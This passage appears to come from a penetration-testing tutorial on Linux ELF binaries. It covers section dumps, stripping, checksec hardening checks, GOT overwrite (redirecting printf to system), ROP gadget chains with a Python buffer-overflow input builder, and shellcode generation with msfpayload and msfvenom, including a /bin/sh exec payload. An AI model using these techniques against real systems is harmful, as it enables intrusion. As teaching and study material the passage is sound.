[18]	.dtors	PROGBITS	08049f1c	000f1c	000008	00	WA	0	0	4
[19]	.jcr	PROGBITS	08049f24	000f24	000004	00	WA	0	0	4
[20]	.dynamic	DYNAMIC	08049f28	000f28	0000c8	08	WA	6	0	4
[21]	.got	PROGBITS	08049ff0	000ff0	000004	04	WA	0	0	4

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[22]	.got.plt	PROGBITS	08049ff4	000ff4	000024	04	WA	0	0	4
[23]	.data	PROGBITS	0804a018	001018	000008	00	WA	0	0	4
[24]	.bss	NOBITS	0804a020	001020	00000c	00	WA	0	0	32
[25]	.comment	PROGBITS	00000000	001020	000054	01	MS	0	0	1
[26]	.shstrtab	STRTAB	00000000	001074	0000ee	00		0	0	1
[27]	.symtab	SYMTAB	00000000	0015ec	000450	10		28	44	4
[28]	.strtab	STRTAB	00000000	001a3c	000250	00		0	0	1

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings)

I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)

O (extra OS processing required) o (OS specific), p (processor specific)

Here's an overview of the section contents:

.text executable instructions

.symtab symbol table

.rel* relocation entries

.data .data1 initialized data

.rodata .rodata1 initialized read only data

Data sections

Taking a peek at the initialized data section `.rodata`:

```
objdump -s --section .rodata $P
readelf --string-dump=.rodata $P
```

Running this gives us:

```
hacker@kali:~$ objdump -s --section .rodata $P

prog:      file format elf32-i386

Contents of section .rodata:
8048648 03000000 01000200 25730a25 730a2573 .....%s.%s.%s
8048658 0a25730a 3e200032 2e204d6f 6e746873 .%s.> .2. Months
8048668 20746861 74207374 61727420 77697468 that start with
8048678 20466562 00312e20 416c6c20 796f7572 Feb.1. All your
8048688 20626173 6500302e 2048656c 6c6f2077 base.0. Hello w
8048698 6f726c64 00536861 6c6c2077 6520706c orld.Shall we pl
80486a8 61792061 2067616d 653f0025 64000a25 ay a game?.%d.%
80486b8 730a0049 6e76616c 69642073 656c6563 s..Invalid selec
80486c8 74696f6e 2070756e 79206875 6d616e21 tion puny human!
80486d8 000a2573 0a3e2000 57656c6c 206d6574 ..%s.> .Well met
80486e8 20796f75 6e672073 6b797761 6c6b6572 young skywalker
80486f8 2e2e2e20 596f7572 206d6f76 652e0025 ... Your move..%
8048708 73000000 4f6e2073 65636f6e 64207468 s...On second th
8048718 6f756768 74732c20 6c657427 73206e6f oughts, let's no
8048728 7420676f 20746865 72652e20 49742069 t go there. It i
8048738 73206120 73696c6c 7920706c 6163652e s a silly place.
8048748 00
hacker@kali:~$ readelf --string-dump=.rodata $P
```

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```
String dump of section '.rodata':
[   8]  %s^J%s^J%s^J%s^J>
[  17]  2. Months that start with Feb
[  35]  1. All your base
[  46]  0. Hello world
[  55]  Shall we play a game?
[  6b]  %d
[  6f]  %s^J
[  73]  Invalid selection puny human!
[  92]  %s^J>
[  98]  Well met young skywalker... Your move.
[  bf]  %s
[  c4]  On second thoughts, let's not go there. It is a silly place.
```

Stripping the ELF

Both `objdump` and `strip` can be used to strip out debug and other “unnecessary” data from the ELF.

`strip` has three options we’ll look at:

- strip-debug** Remove debugging symbols only.
- strip-unneeded** Remove all symbols that are not needed for relocation processing.
- strip-all** Remove all symbols.

Running `strip --strip-debug $P` would strip the debug symbols out of `$P` (modifying the file). To strip the debugging info from the ELF while retaining the debug information for later use in `gdb`: first run `objcopy --only-keep-debug $P $P.dbg` saving the debug info; then `objcopy --strip-debug $P`, then `objcopy --add-gnu-debuglink=$P.dbg $P`. Here are some more examples:

```
# Create $P--full $P.dbg $P--strip-debug $P--add-gnu-debuglink
cp $P $P--full
cp $P $P--strip-debug
objcopy --only-keep-debug $P $P.dbg
strip --strip-debug $P--strip-debug
cp $P--strip-debug $P--add-gnu-debuglink
objcopy --add-gnu-debuglink=$P.dbg $P--add-gnu-debuglink
ls -l $P*

cp $P $P--strip-all
strip --strip-all $P--strip-all
cp $P--strip-all $P--strip-all-add-gnu-debuglink
objcopy --add-gnu-debuglink=$P.dbg $P--strip-all-add-gnu-debuglink
ls -l $P*

# See which versions can set a breakpoint in main
cat > gdb.in <<EOF
break main
EOF
for p in $P--*; do
    echo "***** running $p *****"
    gdb --batch -x gdb.in $p
done
```

Running this gives:

```

hacker@kali:~$ # Create $P--full $P.dbg $P--strip-debug $P--add-gnu-debuglink
hacker@kali:~$ cp $P $P--full
hacker@kali:~$ cp $P $P--strip-debug
hacker@kali:~$ objcopy --only-keep-debug $P $P.dbg
hacker@kali:~$ strip --strip-debug $P--strip-debug
hacker@kali:~$ cp $P--strip-debug $P--add-gnu-debuglink
hacker@kali:~$ objcopy --add-gnu-debuglink=$P.dbg $P--add-gnu-debuglink
hacker@kali:~$ ls -l $P*
-rw-r--r-- 1 hacker hacker 7308 Jun  2 12:13 prog
-rw-r--r-- 1 hacker hacker 7332 Jun  2 12:15 prog--add-gnu-debuglink
-rwxr-xr-x 1 hacker hacker 3576 Jun  2 12:15 prog.dbg
-rw-r--r-- 1 hacker hacker 7308 Jun  2 12:15 prog--full
-rw-r--r-- 1 hacker hacker 7244 Jun  2 12:15 prog--strip-debug
hacker@kali:~$
hacker@kali:~$ cp $P $P--strip-all
hacker@kali:~$ strip --strip-all $P--strip-all
hacker@kali:~$ cp $P--strip-all $P--strip-all-add-gnu-debuglink
hacker@kali:~$ objcopy --add-gnu-debuglink=$P.dbg $P--strip-all-add-gnu-debuglink
hacker@kali:~$ ls -l $P*
-rw-r--r-- 1 hacker hacker 7308 Jun  2 12:13 prog
-rw-r--r-- 1 hacker hacker 7332 Jun  2 12:15 prog--add-gnu-debuglink
-rwxr-xr-x 1 hacker hacker 3576 Jun  2 12:15 prog.dbg
-rw-r--r-- 1 hacker hacker 7308 Jun  2 12:15 prog--full
-rw-r--r-- 1 hacker hacker 5516 Jun  2 12:15 prog--strip-all
-rw-r--r-- 1 hacker hacker 5588 Jun  2 12:15 prog--strip-all-add-gnu-debuglink
-rw-r--r-- 1 hacker hacker 7244 Jun  2 12:15 prog--strip-debug
hacker@kali:~$
hacker@kali:~$ # See which versions can set a breakpoint in main
hacker@kali:~$ cat > gdb.in <<EOF
> break main
> EOF
hacker@kali:~$ for p in $P--*; do
>   echo "***** running $p *****"
>   gdb --batch -x gdb.in $p
> done
***** running prog--add-gnu-debuglink *****
Breakpoint 1 at 0x8048497
***** running prog--full *****
Breakpoint 1 at 0x8048497
***** running prog--strip-all *****
Function "main" not defined.
Make breakpoint pending on future shared library load? (y or [n]) [answered N; input
↵not from terminal]
***** running prog--strip-all-add-gnu-debuglink *****
Breakpoint 1 at 0x8048497
***** running prog--strip-debug *****
Breakpoint 1 at 0x8048497

```

Check ELF vulnerability with checksec.sh

Here we install `checksec.sh` via `/usr/local`:

```

cd /usr/local/src
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO apt-get install git -y

```

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```
$SUDO git clone https://github.com/slimm609/checksec.sh.git
cd -
cd /usr/local/bin
$SUDO ln -s /usr/local/src/checksec.sh/checksec .
cd -
```

Once installed, use it on our example executable:

```
checksec --file $P
checksec --fortify-file $P
```

Running this gives us:

```
hacker@kali:~$ checksec --file $P
RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH      _
↳FORTIFY FORTIFIED FORTIFY-able FILE
Partial RELRO  No canary found  NX enabled    No PIE         No RPATH      No RUNPATH_
↳ No          0                2            prog

hacker@kali:~$ checksec --fortify-file $P
* FORTIFY_SOURCE support available (libc) : Yes
* Binary compiled with FORTIFY_SOURCE support: No
```

See *checksec Analysis of Binaries* for details.

9.2.3 Example: PLT & GOT Table with GOT Overwrite

If you are comfortable with this stuff and don't need any handholding, dive directly into Section III.B of *Surgically returning to randomized lib(c)* (Section III.B). It describes the PLT and GOT tables, then details how to accomplish GOT dereferencing and GOT overwriting. After that you can review *GOT Overwrite*.

However, there is one important detail left out - the offset within `libc` can/does differ between `libc` versions. If you think about it, that makes sense as different versions will have different code and therefore different offset addresses for the routines within. So an exploit using offsets for one `libc` version will likely fail when running on a system with a different `libc` version. So you must have access to or guess the `libc` version of the system you are pentesting.

What are the PLT & GOT Tables?

See *How Is Glibc Loaded at Runtime?* for a detailed description of the PLT & GOT tables and their role in dynamic linking. In short, if you look at the assembler for a call to the `libc` routine `printf` you'll see the assembly code actually calls the local routine `printf@plt` in the PLT. That routine jumps to the address specified in the `printf` GOT entry. If `printf@plt` has been called before, then the address will be that of the real `printf`. However if this is the first time, then the address is that of a routine to dynamically resolve and update the address of `printf` in the GOT. For a GOT overwrite it is required that the routine be called prior to overwriting the GOT, otherwise we'd be adding an offset to something other than the address of `printf` and any call to `printf` would not be redirected to the desired `libc` routine.

If you scroll down to *The Procedure Linkage Table (PLT)* in *Position Independent Code (PIC) in shared libraries* you'll find another very concise description of how the PLT/GOT works with a *PLT/GOT before* and *PLT/GOT after* diagrams of the first call.

Why are Pentesters Interested in PLT/GOT?

It turns out you can change any `libc` GOT entry to point to any other `libc` routine instead, basically changing the called `libc` routine. For example, if the target program uses `printf`, your exploit can change that GOT entry to point to `system`, thus allowing a stack-based exploit to call `system` instead.

What makes this possible is that (1) the GOT table entries have fixed addresses, and (2) the differences between any two system routines locations in `libc` are fixed and known. So the `printf` GOT entry = (`libc_start` + `offset(printf)`). To get it to point to `system`, all you have to do is add (`offset(system)` - `offset(printf)`) to it and the new GOT address will be that of `system` = (`libc_start` + `offset(system)`).

GOT Overwrite

Again, see Section III.B of [Surgically returning to randomized lib\(c\) \(Section III.B\)](#) for an overview of GOT overwrite. To overwrite the `printf` GOT entry with `system` two items are required: `printf`'s GOT location along with the difference of these 2 routines location in `libc`: `offset(system)` - `offset(printf)`.

First use `ldd` & either `readelf` or `objdump` to get the absolute offsets within `libc`, then compute the difference as `-0xdf50`.

```
root@kali01:~/work/hack# # ldd shows the libc file
root@kali01:~/work/hack# ldd prog
    linux-gate.so.1 => (0xb77ac000)
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb762a000)
    /lib/ld-linux.so.2 (0xb77ad000)

root@kali01:~/work/hack# # Now readelf shows offsets in libc
root@kali01:~/work/hack# readelf -s /lib/i386-linux-gnu/i686/cmov/libc.so.6 \
    | egrep ' (printf@|system@) '
    630: 00049e60    54 FUNC      GLOBAL DEFAULT    12 printf@@GLIBC_2.0
    1410: 0003bf10   125 FUNC      WEAK   DEFAULT    12 system@@GLIBC_2.0
root@kali01:~/work/hack#

root@kali01:~/work/hack# # Or use objdump for offset in libc
root@kali01:~/work/hack# objdump -T /lib/i386-linux-gnu/i686/cmov/libc-2.13.so \
    | egrep ' printf$|system$ '
0003bf10 g DF .text      0000007d GLIBC_PRIVATE __libc_system
00049e60 g DF .text      00000036 GLIBC_2.0      printf
0003bf10 w DF .text      0000007d GLIBC_2.0      system
root@kali01:~/work/hack# python -c 'print(hex(0x0003bf10 - 0x00049e60))'
-0xdf50
```

And compute the GOT entry of `printf` as `0x0804a00c`.

```
root@kali01:~/work/hack# readelf -a prog | grep printf
0804a00c 00000407 R_386_JUMP_SLOT 00000000 printf
```

Now you just have to add `-0xdf50` to address `0x0804a00c` to change `printf` to `system`.

9.3 Return-oriented programming

9.3.1 ROP Background Reading

ROP attempts to work around two important problems: unpredictable memory addresses (ASLR) and a non-executable stack. First, addresses outside the ELF sections `.text` (local program code), `.data` (global data), and `.bss` (uninitialized 0-filled data) are static (known before runtime). ROP uses the `.data` and `.bss` sections as an alternate stack or storage location precisely because their addresses are known before runtime and can be hardcoded in a buffer overflow. Second, the stack is almost always not executable, leading to ROP's use of fixed-location "gadgets".

A gadget is a section of already-existing assembler code at the end of subroutines in the target application (not in a library). So if you return to it, it acts like a subroutine that returns. So if the next item in the stack is another gadget address you can start a chain of gadgets and do some useful computing.

Code in the local application is at fixed locations (whereas code in libraries are deliberately changed at runtime, making them very difficult to use as you don't know where they are at runtime). Because the gadget locations are known before runtime, you can tailor the buffer overflow to point to the addresses of these local gadgets (and some input values to them). You are not running them from the stack, but rather pointing to them as the next return location.

So when the target routine calls a subroutine that overflows the buffer, you set the "return to" location in the stack to the first in a chain of gadgets. The stack overwrite is a chain of gadgets and their input arguments. It's like trying to code in assembly language, except that you are restricted to only using these gadgets. The `ropeme` application helps locate these gadgets.

And if these gadgets need pointers to data, you must put those data in the `.data` or `.bss` sections and not the stack. Remember, the stack location changes at runtime whereas the `.data` and `.bss` sections are known before runtime, allowing your buffer overflow to point to them.

For those familiar with [Buffer overflow](#) please read [Payload Already Inside: Data re-use for ROP Exploits](#). The accompanying slides [Payload Already Inside: Data re-use for ROP Exploits \(slides\)](#) have a very good introduction. Also see [ROP \(slides 31+\)](#).

Many of the recent articles gloss over the details of the PLT and GOT tables. [Surgically returning to randomized lib\(c\)](#) (Section III.B) describes the PLT and GOT tables, then details how to accomplish GOT dereferencing and GOT overwriting.

9.3.2 ROP Tools and Techniques

`ropeme`

`ropeme` is essential for locating gadgets to use in a ROP exploit:

```
root@kali01:~# cd ~/bin
root@kali01:~/bin# git clone https://github.com/packz/git.ropeme
##### SNIP #####
root@kali01:~/bin# ln -s git.ropeme/exploit.py .
root@kali01:~/bin# ln -s git.ropeme/ropeme/ropshell.py .
root@kali01:~/bin# ln -s git.ropeme/ropeme .
root@kali01:~/bin# # Edit git.ropeme/ropeme/gadgets.py
root@kali01:~/bin# #      Change "import distorm" to "import distorm3 as distorm"
root@kali01:~# cd ~/work/hack
root@kali01:~/work/hack# ropshell.py
Simple ROP interactive shell: [generate, load, search] gadgets
ROPeMe> help
Available commands: type help <command> for detail
```

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generate	Generate ROP gadgets for binary
load	Load ROP gadgets from file
search	Search ROP gadgets
shell	Run external shell commands
^D	Exit

checksec.sh

On Kali Linux you'll find [checksec.sh](#) useful for determining an binary's vulnerabilities:

```
root@kali01:~# # Download and "install" checksec to ~/bin
root@kali01:~# cd ~/bin
root@kali01:~# git clone https://github.com/slimm609/checksec.sh.git git.checksec
##### SNIP #####
root@kali01:~# ls git.checksec
changelog  checksec  checksec.sig  README.md
root@kali01:~# ln -s git.checksec/checksec .
root@kali01:~# ./checksec
Usage: checksec [--format {cli|csv|xml|json}] [OPTION]
```

Options:

```
--file <executable-file>
--dir <directory> [-v]
--proc <process name>
--proc-all
--proc-libs <process ID>
--kernel [kconfig]
--fortify-file <executable-file>
--fortify-proc <process ID>
--version
--help
--update
```

For more information, see:

<http://github.com/slimm609/checksec.sh>

```
root@kali01:~# cd ~/work/hack
root@kali01:~# # Now try it out on some program
root@kali01:~/work/hack# checksec --fortify-file prog
* FORTIFY_SOURCE support available (libc) : Yes
* Binary compiled with FORTIFY_SOURCE support: No
root@kali01:~/work/hack# checksec --file prog
RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH
↳ FILE
Partial RELRO  No canary found  NX enabled    No PIE          No RPATH        No RUNPATH
↳ prog

root@kali01:~/work/hack#
```

9.3.3 Why Buffer Overflow is Hard

See [Wikipedia's Protective countermeasures](#) to understand why buffer overflow can be difficult to implement in practice. There has been an escalating war of measures and countermeasures. From [An Introduction to Returned-Oriented Programming \(Linux\)](#) here are some basic buffer overflow protections:

→ **NX (Data Execution Prevention)**: non-executable memory section (stack, heap), which prevent the execution of an arbitrary code. This protection was easy to defeat if we make a correct ret2libc and also borrowed chunk techniques.

→ **ASLR (Address space layout randomization)**: ASLR randomizes a section of memory (stack, heap and shared objects). This technique is bypassed by brute forcing the return address.

A way to visually see ASLR is to compare the program's address space maps via the command `cat /proc/<PID>/maps` from 2 consecutive runs. They will be different with ASLR.

→ **ASCII ARMOR**: maps libc addresses starting with a NULL byte. This technique is used to prevent ret2lib attacks, hardening the binary. On a side note, `scanf`-like functions exploited in buffer overflow attacks terminate input on whitespace characters (" ", "\t", "\n", "\v", "\f", and "\r"), forcing extra effort to encode shellcode to avoid the whitespace characters within. So when generating a shellcode exploit string via [Metasploit's msfpayload](#) command it should be run through `msfencode`.

```
msfpayload linux/x86/exec CMD="/bin/sh" R | \
msfencode -a x86 -e x86/alpha_mixed -b "\x00\x09\x0a\x0b\x0c\x0d" -t c \
>shellcode.txt
```

→ **RELRO (RELocation Read-Only)**: another exploit mitigation technique to harden ELF binaries. It has two modes:

Partial Relro: reordering ELF sections (.got, .dtors and .ctors will precede .data/.bss section) and make GOT much safer. But PLT GOT still writable, and the attacker still overwrites it.

Non-PLT GOT is read-only.

Compile command: `gcc -Wl,-z,relro -o bin file.c`

Full Relro: GOT is remapped as READ-ONLY, and it supports all Partial RELRO features.

Compiler command: `gcc -Wl,-z,relro,-z,now -o bin file.c`

→ **SSP**: Stack Smashing Protection such as the `gcc` compiler's `stack-protector` option leaves [canaries](#) in the stack to determine if the stack has been overwritten.

9.3.4 checksec Analysis of Binaries

See [checksec.sh](#) above for getting `checksec` on Kali linux.

If you happen to have the binary you are penetration testing, you can run the `checksec` utility on it to see what vulnerabilities might exist. From [High level explanation on some binary executable security](#) the check values are:

RELRO stands for Relocation Read-Only, meaning that the headers in your binary, which need to be writable during startup of the application (to allow the dynamic linker to load and link stuff like shared libraries) are marked as read-only when the linker is done doing its magic (but before the application itself is launched). The difference between Partial RELRO and Full RELRO is that the Global Offset Table (and Procedure Linkage Table) which act as kind-of process-specific lookup tables for symbols (names that need to point to locations elsewhere in the application or even in loaded shared libraries) are marked read-only too in the Full RELRO. Downside of this is that lazy binding (only resolving those symbols the first time you hit them, making applications start a bit faster) is not possible anymore.

A Canary is a certain value put on the stack (memory where function local variables are also stored) and validated before that function is left again. Leaving a function means that the “previous” address (i.e. the location in the application right before the function was called) is retrieved from this stack and jumped to (well, the part right after that address – we do not want an endless loop do we?). If the canary value is not correct, then the stack might have been overwritten / corrupted (for instance by writing more stuff in the local variable than allowed – called buffer overflow) so the application is immediately stopped.

The abbreviation NX stands for non-execute or non-executable segment. It means that the application, when loaded in memory, does not allow any of its segments to be both writable and executable. The idea here is that writable memory should never be executed (as it can be manipulated) and vice versa. Having NX enabled would be good.

The last abbreviation is PIE, meaning Position Independent Executable. A No PIE application tells the loader which virtual address it should use (and keeps its memory layout quite static). Hence, attacks against this application know up-front how the virtual memory for this application is (partially) organized. Combined with in-kernel ASLR (Address Space Layout Randomization, which Gentoo’s hardened-sources of course support) PIE applications have a more diverge memory organization, making attacks that rely on the memory structure more difficult.

But hold on, the checksec application also supports detection for FORTIFY_SOURCE:

```
root@kali01:~/work/hack# checksec --fortify-file prog
* FORTIFY_SOURCE support available (libc)      : Yes
* Binary compiled with FORTIFY_SOURCE support: No
```

In the given example, the system does support FORTIFY_SOURCE but the binary is not compiled with FORTIFY_SOURCE support.

Again, what is FORTIFY_SOURCE? Well, when using FORTIFY_SOURCE, the compiler will try to intelligently read the code it is compiling / building. When it sees a C-library function call against a variable whose size it can deduce (like a fixed-size array – it is more intelligent than this btw) it will replace the call with a FORTIFY’ed function call, passing on the maximum size for the variable. If this special function call notices that the variable is being overwritten beyond its boundaries, it forces the application to quit immediately. Note that not all function calls that can be fortified are fortified as that depends on the intelligence of the compiler (and if it is realistic to get the maximum size).

Here is an example showing how to run checksec.

```
root@kali01:~/work/hack# checksec
Usage: checksec [--format {cli|csv|xml|json}] [OPTION]

Options:
  --file <executable-file>
  --dir <directory> [-v]
  --proc <process name>
  --proc-all
  --proc-libs <process ID>
  --kernel [kconfig]
  --fortify-file <executable-file>
  --fortify-proc <process ID>
  --version
  --help
  --update

For more information, see:
  http://github.com/slimm609/checksec.sh
```

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```

root@kali01:~/work/hack# checksec --fortify-file prog
* FORTIFY_SOURCE support available (libc)      : Yes
* Binary compiled with FORTIFY_SOURCE support: No
root@kali01:~/work/hack# checksec --file prog
RELRO                STACK CANARY      NX            PIE            RPATH            RUNPATH      _
↳ FILE
Partial RELRO        No canary found    NX enabled     No PIE           No RPATH        No RUNPATH   _
↳ prog

root@kali01:~/work/hack#

```

The above tells you FORTIFY_SOURCE is not used; RELRO is partial (so return-to-plt attacks are possible); no stack canaries (go ahead and overwrite the stack); NX protection is on so you can't execute stack shellcode; and finally no PIE.

9.4 Shellcode

9.4.1 Background

What is shellcode?

Learning about shellcode is a basic requirement for pentesters, but it's not used much anymore as indicated by the shellcode repository [Shellcodes database for study cases](#):

Although now the shellcodes are rarely used, this page lists some shellcodes for study cases and proposes an API to search a specific shellcode. Thanks all for the contribution of this database but we have stop to accept shellcodes because modern exploitation uses now ROP payloads.

What is shellcode? From [Wikipedia Shellcode](#):

In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode.

See [How Shellcodes Work](#) for a useful introduction to how shellcode can differ from normal assembly code. See [packetstorm shellcode papers](#) and [packetstorm shellcode](#) for articles.

Intel vs. AT&T instruction syntax

To read assembly you'll have to know whether you're reading Intel or AT&T instruction syntax. From [Wikipedia x86 assembly language Syntax](#):

x86 assembly language has two main syntax branches: Intel syntax, originally used for documentation of the x86 platform, and AT&T syntax. Intel syntax is dominant in the MS-DOS and Windows world, and AT&T syntax is dominant in the Unix world, since Unix was created at AT&T Bell Labs.

Here is an example of setting register eax to 5:

```

; AT&T syntax
mov $5, %eax

```

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```
; Intel syntax  
mov eax, 5
```

gcc can use Intel syntax via “-masm=intel”, **gdb** via “set disassembly-flavor intel”.

32 vs 64 bit

32-bit and 64-bit assembly differs, starting with the processor registers. See [An Introduction to x86_64 Assembly Language](#) for a quick read that describes some of the differences between 32-bit and 64-bit architectures.

Here are some more links, some of which extend far beyond what a normal pentester could be expected to know.

- [X86 Opcode and Instruction Reference](#)
- [sandpile.org](#)
- [flat assembler](#)
- [x86 Assembly](#)
- [Intel® 64 and IA-32 Architectures Software Developer Manuals](#)
- [Developer Guides, Manuals & ISA Documents](#)

Endianness

Endianness “refers to the order of the bytes, comprising a digital word, in computer memory. . . . Intel x86 processors use little-endian.” Take the hex value 0x12345678: the little-endian representation as consecutive bytes would be 0x78, 0x56, 0x34, then 0x12. Remember that shellcode is often input as a string, so byte order is important.

Writing down numbers

When writing down numbers in a left-to-right language the most significant digit comes first. This is writing in big-endian format. So the current year as of this writing is “2018” and not the little-endian format of “8102”.

Similarly for hex representation we would write “0x7e2” and not “0x2e7”.

Consequences of computers being based on bytes

Computers store and address bytes of information, so numbers are represented as a sequence of bytes and not a sequence of hex digits. What does this mean for the Intel (little-endian) architecture?

Consider 0x12345678 being stored in the little-endian (Intel) format. It’s stored as a sequence of 4 bytes, starting with the least-significant byte: 0x78, 0x56, 0x34, 0x12.

First note that whenever you’re writing a number to be stored in any length of number in a computer, you write it down in big-endian format. So when you break 0x12345678 into 4 bytes you first get bytes 0x12, 0x34, 0x56, 0x78. Then rearrange those bytes into little endian order to get 0x78, 0x56, 0x34, 0x12. Note that when converted to bytes you still write the byte value big-endian, so the result is *not* 87654321, but 78563412. If the computer had 4 bit bytes it would be 87654321, but it has 8 bit bytes and so 78563412 is used.

Python-based buffer overflow considerations

To exploit a buffer overflow using Python involves creating a carefully crafted input file often represented as a list []. Here we show an example input file that consists of the input “42n” followed by 267 X’s and our exploit code. We might start out with the following Python 2 snippet:

```
exploit = []
exploit.append("42\n" )
exploit.append("X"*267)

outstring = "".join(exploit)
print(outstring)
```

If you run the above snippet you should get the following output:

42

At this point we want to append after the X's the addresses of ROP (Return Oriented Programming) gadgets (code sections). So how do we do this? We'll use either the [Python 2 struct](#) or [Python 3 struct](#), which allows us to pack data together. In this case we'll be using the "T" (unsigned long = 4 byte) format in the convenience function `p`. Note that items added to the buffer are pointers to the libc function `scanf` or pointers to ROP gadgets.

```
import struct
def p(addr):
    return struct.pack('<I', addr)

exploit = []
exploit.append("42\n" )
exploit.append("X"*267)

#   scanf address = 0x080483bc
exploit.append(p(0x080483bc))
#   Get rid of 2 scanf arguments, gadget 0x8048462L: pop ebx ; pop ebp ; ;
exploit.append(p(0x8048462))
#   1st arg = 0x08048707, pointer to %s
exploit.append(p(0x08048707))
#   2nd arg = stageladdr, pointer into .data
stageladdr = 0x0804aa24
exploit.append(p(stageladdr))

outstring = "".join(exploit)
print(outstring)
```

9.4.2 Generating shellcode

Manually code

Of course since shellcode is code you can just manually develop the code, though that is out-of-scope here.

Canned shellcode

There are a number of sites having canned shellcode and you can search for more:

Shellcodes database for study cases Although now the shellcodes are rarely used, this page lists some shellcodes for study cases and proposes an API to search a specific shellcode. Thanks all for the contribution of this database but we have stop to accept shellcodes because modern exploitation uses now ROP payloads.

Exploit Database Shellcode Archived shellcode for various operating systems and architectures.

Metasploit

Metasploit can be used to generate shellcode, both via **msfconsole** (using “generate”) and **msfvenom**. Here we focus on **msfvenom**, though **msfconsole** is needed to determine payload options. There are several new changes regarding Metasploit in Kali 2.0:

- Kali 2.0 includes a version of Metasploit Framework.

Metasploit Community / Pro is no longer installed by default. See [Now Officially Supporting Kali Linux 2.0](#) for more information.

- **msfvenom** is replacing **msfpayload** and **msfencode**:

From [How to use msfvenom](#): “Msfvenom is the combination of payload generation and encoding. It will replace msfpayload and msfencode on June 8th 2015.” And from `man msfvenom`: “Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. Msfvenom has replaced both msfpayload and msfencode as of June 8th, 2015.”

Here is an example of generating shellcode using the Metasploit Framework’s **msfvenom**. See [How to use msfvenom](#) for more information. For using **msfconsole** exclusively see ‘Generate’ a payload for Metasploit. For an alternate approach see gotm1lk’s `mpc.sh`.

```
# Generating payloads using msfvenom and msfconsole.
# Metasploit Framework is installed in /usr/share/framework2
PATH=$PATH:/usr/share/framework2
# To see available payloads, encoders, formats, platforms:
msfvenom --list payloads
msfvenom --list encoders
msfvenom --help-formats
msfvenom --help-platforms

# For our example we decide on:
#   payload = linux/x86/exec
#   encoder = x86/shikata_ga_nai
#   platform = linux
# NOTE: if specify "--bad-chars" then get encoder even without "--encoder".
# To see payload variables/options, fire up msfconsole to show the payload options:
sudo systemctl start postgresql
sudo msfdb init
cat <<EOF | sudo msfconsole -r -
use payload/linux/x86/exec
show options
quit
EOF

# This shows we need to set CMD="command string to execute".
# We choose a very simple CMD, merely "echo hello > /tmp/hello".
# Use "ls -al" afterwards to show that the CMD ran.

# Here's the code to generate a python payload:
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
  --encoder x86/shikata_ga_nai \
  --bad-chars "\x00\x0a\x0d" \
  --platform linux --arch x86 \
```

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```

--format python \
--out shellcode.py

# Same shellcode without encoding (has null characters in it).
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
--platform linux --arch x86 \
--format python \
--out shellcode_nulls.py
# This time as raw bytes.
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
--platform linux --arch x86 \
--format raw \
--out shellcode_nulls.raw

```

There are a number of **msfvenom** options for more advanced shellcode generation:

```

hacker@kali:~$ msfvenom --help
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
  -p, --payload <payload>      Payload to use. Specify a '-' or stdin to use.
  ↪ custom payloads
    --payload-options          List the payload's standard options
  -l, --list [type]            List a module type. Options are: payloads,
  ↪ encoders, nops, all
  -n, --nopsled <length>      Prepend a nopsled of [length] size on to the
  ↪ payload
  -f, --format <format>        Output format (use --help-formats for a list)
    --help-formats            List available formats
  -e, --encoder <encoder>      The encoder to use
  -a, --arch <arch>            The architecture to use
    --platform <platform>      The platform of the payload
    --help-platforms          List available platforms
  -s, --space <length>         The maximum size of the resulting payload
    --encoder-space <length>   The maximum size of the encoded payload
  ↪ (defaults to the -s value)
  -b, --bad-chars <list>       The list of characters to avoid example:
  ↪ '\x00\xff'
  -i, --iterations <count>     The number of times to encode the payload
  -c, --add-code <path>        Specify an additional win32 shellcode file to
  ↪ include
  -x, --template <path>        Specify a custom executable file to use as a
  ↪ template
  -k, --keep                    Preserve the template behavior and inject the
  ↪ payload as a new thread
  -o, --out <path>             Save the payload
  -v, --var-name <name>        Specify a custom variable name to use for
  ↪ certain output formats
    --smallest                 Generate the smallest possible payload
  -h, --help                    Show this message

```

9.4.3 Manipulating shellcode

Make python code to work in 2 and 3 both

See [Python 3 in Python 2.6+](#). When possible, python should be coded so that the same code can be run & work in both python 2 and 3. So when building up shellcode in python use a bytearray and immediately convert strings to bytes/bytearray. Here goes how to deal with strings, bytes, and little-endian addresses. (See [What else you need to know - bytes & str](#) for alternative approaches.)

```
cat <<"EOF" > p2or3.py
import struct
import sys
shellcode = bytearray()
shellcode.extend(bytearray("/bin/bash", "UTF-8"))           # adding strings
shellcode.extend(b" \x31\x32\x33\x34\x35")                 # adding bytes
shellcode.extend(struct.pack('<L', 0x89abcdef))              # adding 32 bit address
shellcode.extend(struct.pack('<Q', 0x89abcdef01020304))      # adding 64 bit address
output = getattr(sys.stdout, 'buffer', sys.stdout)          # sys.stdout.buffer (3), sys.
↳ stdout (2)
output.write(shellcode)
EOF
python2 p2or3.py | xxd -ps
python3 p2or3.py | xxd -ps
# both output 2f62696e2f62617368203132333435efcdab8904030201efcdab89
```

Python 2 & 3 treat string & bytes differently. In python 3 a string object is a sequence of characters in some encoding similar to python 2's unicode object. In python 3 a bytes object is a sequence of bytes, with conversion required to mix with string. Strings in python 2 are really a bytearray so can be mixed with bytes. Python 2 allows `shellbytes = bytearray("some string")` but python 3 requires `shellbytes = bytearray("some string", "UTF-8")` (note the required string encoding). The best way to deal with this difference is to deal with bytes/bytearray and not strings. After all, shellcode eventually becomes bytes.

Note that a string like "89abcdef" is 8 characters long while "\x89\xab\xcd\xef" interprets "\xHH" as a hex value representing 1 character leaving "\x89\xab\xcd\xef" as 4 characters.

Little-endian addresses

